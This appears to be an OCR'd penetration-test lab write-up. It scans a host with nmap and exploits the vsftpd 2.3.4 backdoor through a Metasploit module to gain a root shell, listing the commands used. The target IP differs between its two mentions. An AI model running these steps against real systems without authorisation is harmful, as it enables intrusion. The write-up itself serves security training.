
Vulnerability Analysis

And

Exploitation

Target Identification (Reconnaissance): To identify the target and open ports, an Nmap scan was performed on the network.

- ✓ Command Used: nmap -sV 10.144.224.23.
- ✓ Observation: The scan revealed multiple open ports, including Port 21 (FTP – File Transfer Protocol), Port 22 (SSH – Secure Shell) and Port 80 (HTTP – Hypertext Transfer Protocol). Specifically the (FTP – File Transfer Protocol) service was identified as vsftpd 2.3.4.




Exploitation of vsftpd 2.3.4 **(Port 21):** The vsftpd 2.3.4 version contains a known backdoor vulnerability that allows execution of malicious commands.

- **Tool used:** Metasploit Framework (msfconsole)
- **Exploit module:** exploit/unix/ftp/vsftpd_234_backdoor

Steps

1. **Selected the exploit module:** use exploit/unix/ftp/vsftpd_234_backdoor
2. **Set the target IP:** set RHOSTS 10.144.244.23.
3. **Executed the attack:** exploit

Result: A command shell session was opened successfully.



Privilege Escalation / Verification: To verify the level of access compromised, the whoami and id commands were executed.

Output: The system returned uid=0(root), confirming that we have gained full administrative access to the target machine.